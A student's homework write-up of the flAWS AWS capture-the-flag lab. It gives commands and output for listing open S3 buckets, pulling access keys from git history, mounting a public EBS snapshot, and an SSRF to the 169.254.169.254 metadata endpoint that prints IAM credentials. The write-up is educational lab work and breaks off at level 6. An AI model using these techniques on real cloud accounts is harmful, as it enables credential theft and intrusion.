
Kevin Mukam
kevinmukam@gmail.com
Cloud Security

Review http://flaws.cloud/ and complete the flAWS challenge. There are 6 challenges to complete.

1. **What is the URL for the secret file for Challenge #1?**
   http://flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html




Congrats! You found the secret file!

Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

Steps performed:


- I went to flaws.cloud website.
- I added s3.amazonaws.com to the webpage link.
- I went down to the <Key> </Key> tags and I saw "secret-dd02c7c.html" (see image below).



```
▼<Contents>
   <Key>secret-dd02c7c.html</Key>
   <LastModified>2017-02-27T01:59:30.000Z</LastModified>
   <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
   <Size>1051</Size>
   <StorageClass>STANDARD</StorageClass>
 </Contents>
</ListBucketResult>
```

I added that to the link and I could move to the next step.

2. **What is the URL for the secret file for Challenge #2?**
http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html




Congrats! You found the secret file!

Level 3 is at http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud

Steps performed:


- I copied the link for the level 2
- I pasted in my CLI, and I added "aws s3 ls s3://" before the link (see image below)



```
[Kevin-Mukam:~ kev$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

- I got the results with the link to a secret file
- I copied that link and I added it in my browser to obtain the secret file for challenge #2


3. **Provide a screenshot of the output from the AWS S3 CLI command you used to get a list of the files in the S3 bucket for Challenge #3.**



```
[Kevin-Mukam:flaws3 kev$ aws s3 ls --profile level3
2020-06-25 13:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 19:06:07 config-bucket-975426262029
2020-06-27 06:46:15 flaws-logs
2020-06-27 06:46:15 flaws.cloud
2020-06-27 11:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 11:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 11:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 11:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 11:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 22:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Steps performed:

- I used the command aws s3 sync s3:// and I added the link of level 3 to copy it into a flaws folder.
- I ran the command git log to obtain the hash which I copied for the first commit.




```
[Kevin-Mukam:flaws3 kev$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

- Next, I ran the command git checkout with the hash to move the HEAD ref pointer to the first commit.
- There was a new file called access_keys.txt, and when I opened the file, I got the access key and the secret access key.




```
[Kevin-Mukam:flaws3 kev$ ls
access_keys.txt         authenticated_users.png hint1.html              hint2.html
[Kevin-Mukam:flaws3 kev$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
```

- I then ran the command aws configure --profile level3, I entered the credentials.
- Finally, with aws s3 ls --profile level3, I had the link to level 4.

4. **What is the user name and password needed to login for Challenge #4?**
   Username: flaws
   Password: nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M


   Steps performed:

- I copied the link on the level 4 webpage, I pasted it in my CLI to get the EC2 information.
- I entered the command aws sts get-caller-identity --profile level3 to get the UserID, account and arn.




```
[Kevin-Mukam:~ kev$ aws sts get-caller-identity --profile level3
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

- The next step was creating a new EC2 with the same snapshot. I used the command aws ec2 describe-snapshots --owner-ids 975426262029 --profile level3 and I copied SnapshotId.
- I created a new volume with the command aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89.
- Next thing, I went to the AWS console. I created a new EC2 instance (during that process, I added a volume and pasted the Snapshot ID that I previously copied.
- I copied the public IP address from the EC2 instance and I ran the command ssh i- flaws4.pm ec2-user@34.222.166.8.
- Next, I ran the lsblk command to lists information about all available or the specified block devices.
- Then, sudo mount /dev/xvdb1 /mnt to copy it into my mnt folder.
- Next, I went to ls → home → ubuntu and there I found the file with the username and password as shown below.



```
[[ec2-user@ip-172-31-15-12 ~]$ cd /mnt
[[ec2-user@ip-172-31-15-12 mnt]$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sb
[[ec2-user@ip-172-31-15-12 mnt]$ cd home
[[ec2-user@ip-172-31-15-12 home]$ ls
ubuntu
[[ec2-user@ip-172-31-15-12 home]$ cd ubuntu
[[ec2-user@ip-172-31-15-12 ubuntu]$ ls
meta-data  setupNginx.sh
[[ec2-user@ip-172-31-15-12 ubuntu]$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
```


- I went to the level 4 flAWS website for confirmation and I had:



flAWS - Level 5

Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/


5. **Provide a screenshot of the AWS S3 CLI command running as the profile "level5" using the credentials you find in Challenge #5.**



```
Kevin-Mukam:~ kev$ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5
                           PRE ddcc78ff/
2017-02-26 21:11:07        871 index.html
```


Steps performed:

- From AWS documents, I got the URI to view categories of instance metadata from within a running instance. The IP address 169.254.169.254 is a link-local address and is valid only from the instance. (Link: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html)
- I added the IP address and to the URL on level 5
- To retrieve the Access key ID, Secret key and token, I followed the complete link
  Latest → Metadata → IAM → Security Credentials → flaws
  http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws
- The data I got is shown below




```
{
  "Code" : "Success",
  "LastUpdated" : "2020-11-01T03:46:22Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQG67ZDM7ME",
  "SecretAccessKey" : "xsdv07Nu5fF/FFdLgvd9I7mi283yHeXqaFZymEY4",
  "Token" :
"IQoJb3JpZ2luX2VjECwaCXVzLXdlc3QtMiJHMEUCIG8K/IOaiAULGEYbAL8FxqmgbHw/HU3nznskXLK/hLhCAiEAoNxSA240Cf6BBKNc/ne1q5R3jMksZNfFrj6pwjfvFvgqvQMIhf////////
//ARABGgw5NzU0MjYyNjIwMjkiDCOXpNXtpQRqpIUpRiqRAxzD1y2sE3TN/4h2IJkPECadCPnPCtYPvddqcpMCY0DCNakiGKqsJl1Ddqnog+TyN8RQdK4ESVMaNFToHIR5r9QjVE6PDtoDeDoqb
6i3W6ytbgaQhVoW0pfhUhPs+fXjlkoUVwNclRRBDdGE1Zctru7by50wL+V774+TDsReyBfuiTxs6gs8X/NjOVr02prBen9Ee0hv2+mMBWPXtE83yw/1ywykZTvQSlKJQ+oOyXp+REIcvA3IBQRY
ea+yaM6G5jPx0RRp1f9LzyzPV5H/hEvFJtl2DHD+51d05jiU/3o/8j5utvsZW5UkXGjhXdNJ3mo31HGBwsWbbFcDq84wKBpafghr0JdoR0rw8ibn0g/06T830i0onLEJoHacxhliHkkg7C8BkBi
fOyPZVfpCJsW5qZ5yMP+AhcxcO0R0PeSYuFDYLkvwFMBLdd6MUkLp7vSPagOm+MuKxxODpxHkVQkMDeE4jNOOU/c3kC25vxTaEDNsNCdoTG4Xm30qwdAGLytxHGWZ7jaiZ+hYeW7k70O6MPfe+P
wFOusB7Mp8I0wfZnOlbVxPJCglC/W1s5NbdSMMYzynXmjlvG+uggl+GG/+PzZbMtilgIHy3J/PAi6Es7lQQoYHtUVmUsG4Nlr3uKbyoeDc1zo4MKaScBY6+pH8+RgY9uV1vViL63BCO0ZUndbRs
ds6iCTplklnXtv3ZzYPeeTbaU4+PHSuZ3MM62BGPNUTfYDlYDDEBeel4fLAy+zv+WjS3sO+zq0BSmaqR5kvxS+4no97xMiMkubGIVKwJVPsfQaR454kwMUFpH+RpFL/6dY6qQRLabnnnah32AE9
9vr6jYyyjb8EInjgwoROzUHq0Q==",
  "Expiration" : "2020-11-01T10:02:58Z"
}
```

- I created a profile using the information above with the Access Key ID, Secret Access Key and I added a token field in the credentials file.



```
[level5]
aws_access_key_id = ASIA6GG7PSQG67ZDM7ME
aws_secret_access_key = xsdv07Nu5fF/FFdLgvd9I7mi283yHeXqaFZymEY4
aws_session_token = IQoJb3JpZ2luX2VjECwaCXVzLXdlc3QtMiJHMEUCIG8K/IOaiAULGEYbAL8FxqmgbHw/HU3nznskXLK/hLhCAiEAoNxSA240Cf6BBKNc/
ne1q5R3jMksZNfFrj6pwjfvFvgqvQMIhf//////////ARABGgw5NzU0MjYyNjIwMjkiDCOXpNXtpQRqpIUpRiqRAxzD1y2sE3TN/
4h2IJkPECadCPnPCtYPvddqcpMCY0DCNakiGKqsJl1Ddqnog+TyN8RQdK4ESVMaNFToHIR5r9QjVE6PDtoDeDoqb6i3W6ytbgaQhVoW0pfhUhPs+fXjlkoUVwNclRRBDdGE1Zctru7by50wL+V774+TDsReyBfuiTxs6gs8
X/NjOVr02prBen9Ee0hv2+mMBWPXtE83yw/1ywykZTvQSlKJQ+oOyXp+REIcvA3IBQRYea+yaM6G5jPx0RRp1f9LzyzPV5H/hEvFJtl2DHD+51d05jiU/3o/
8j5utvsZW5UkXGjhXdNJ3mo31HGBwsWbbFcDq84wKBpafghr0JdoR0rw8ibn0g/
06T830i0onLEJoHacxhliHkkg7C8BkBifOyPZVfpCJsW5qZ5yMP+AhcxcO0R0PeSYuFDYLkvwFMBLdd6MUkLp7vSPagOm+MuKxxODpxHkVQkMDeE4jNOOU/
c3kC25vxTaEDNsNCdoTG4Xm30qwdAGLytxHGWZ7jaiZ+hYeW7k70O6MPfe+PwFOusB7Mp8I0wfZnOlbVxPJCglC/W1s5NbdSMMYzynXmjlvG+uggl+GG/+PzZbMtilgIHy3J/
PAi6Es7lQQoYHtUVmUsG4Nlr3uKbyoeDc1zo4MKaScBY6+pH8+RgY9uV1vViL63BCO0ZUndbRsds6iCTplklnXtv3ZzYPeeTbaU4+PHSuZ3MM62BGPNUTfYDlYDDEBeel4fLAy+zv+WjS3sO+zq0BSmaqR5kvxS+4no97xM
iMkubGIVKwJVPsfQaR454kwMUFpH+RpFL/6dY6qQRLabnnnah32AE99vr6jYyyjb8EInjgwoROzUHq0Q==
```

- I copied this part level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud from the home page of flAWS level 5 and I used the command aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5 to run.
- To access level 6, I copied ddcc78ff from the result and added it on the link to level 6
- The link is http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/
- Et voilà



flAWS - Level 6

Lesson learned


The IP address 169.254.169.254 is a magic IP in the cloud world. AWS, Azure, Google, DigitalOcean and others use this to allow cloud resources to find out metadata about themselves. Some, such as Google, have additional constraints on the requests, such as requiring it to use `Metadata-Flavor: Google` as an HTTP header and refusing requests with an `X-Forwarded-For` header. AWS has recently created a new IMDSv2 that requires special headers, a challenge and response, and other protections, but many AWS accounts may not have enforced it. If you can make any sort of HTTP request from an EC2 to that IP, you'll likely get back information the owner would prefer you not see.

6. **BONUS: What's the final URL at the end of Challenge #6? (note: the words "The End" will be in the body of the web page.)**

   http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/


   Steps Performed:

   - Setting up the profile given the credentials on level 6 home page



